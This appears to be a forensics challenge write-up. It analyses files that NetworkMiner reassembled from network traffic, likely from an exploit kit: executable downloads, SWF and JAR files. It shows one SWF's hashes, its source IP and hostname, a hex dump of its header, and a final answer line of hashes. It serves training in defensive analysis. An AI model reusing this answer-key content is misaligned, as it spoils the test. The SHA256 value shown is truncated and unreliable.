
Filter keyword: index.oho

Frame nr.	Filename	Extension	Size
161	index[1].html	html	61 319 B
982	index[2].html	html	890 B
981	index[3].html	html	890 B
1213	index.EF8EE888[2].html	html	257 577 B
1212	index.EF8EE888[3].html	html	255 099 B
1569	index.php[3].msdownload	msdownload	401 811 B
1994	index.php[4].msdownload	msdownload	401 811 B
2508	index.php[5].msdownload	msdownload	401 811 B
2381	index.php[2].swf	swf	8 227 B
2383	index.php[3].swf	swf	8 227 B
2463	index.php[2].xml	xml	572 B
2467	index.php[3].xml	xml	572 B
2473	index.php[2].jar	zip	10 606 B
2476	index.php[3].jar	zip	10 606 B

If you right-click each file and select file details:



You can find its MD5 hash:



Destination	
LastWriteTime	11/16/2014 02:12:41
MD5	7b3baa7d6bb3720f369219789e38d6ab
Name	index.php[2].swf
Path	/opt/NetworkMiner/AssembledFiles/37.200.69.143/T
SHA1	630f030ca896412cb460dea77973c67fa316c2ce
SHA256	e2e33b802a0d939d07bd8291f23484c2f68ccc33dc0
Size	8227
Source	37.200.69.143 [stand.trustandprobaterealty.com]

Max bytes to read: 1024 Font size: 10

```
43575316054B000078DA7C545F681C45        CWS..K..x?|T_h.E
189FD9BBDB34695A92188A56A5B7ADED        .????4iZ?.?V????
81CDDDDE5DFEE81D976BAFB9140B6D84        ????]??.?k??..m?
467DA86832373BB94CB23BB3CCCCDEED        F}?h27;?L?;?????
3D191122EA93A020FA54441F2A3EF8E4        =.."??? ?TD.*>??
83D47F20B414A1142AFA16F254441404        ??. ?.?.*?.?TD..
9F849E737B4B93B3E2C2EEB7BFEFFB7D        ???s{K?????????}
BFEFDB6F3E3604C95D000E7F0AC0A310        ???o>6.?]....??.
D4C71F03007C7706BCF6C82D08404538        ??...|w.???-.@E8
6BE5CBF5F3E9D073992C6B349F5957CA        k??????s?,k4?YW?
2FDB76BBDDCEB5A7735C34ED42A954B2        /?v?????s\4?B?T?
F345BB58CC6A46567698426196C91399        ?E?X?jFVv?Ba??.?
6A245027120BEA2BCA59BA875183076A        j$P'..?+?Y??Q?.j
3E9389551DFC40D40F841B493AD8262E        >??U.?@?.?.I:?&.
```

Answer: 7b3baa7d6bb3720f369219789e38d6ab,1e34fdebbf655cebea78b45e43520ddf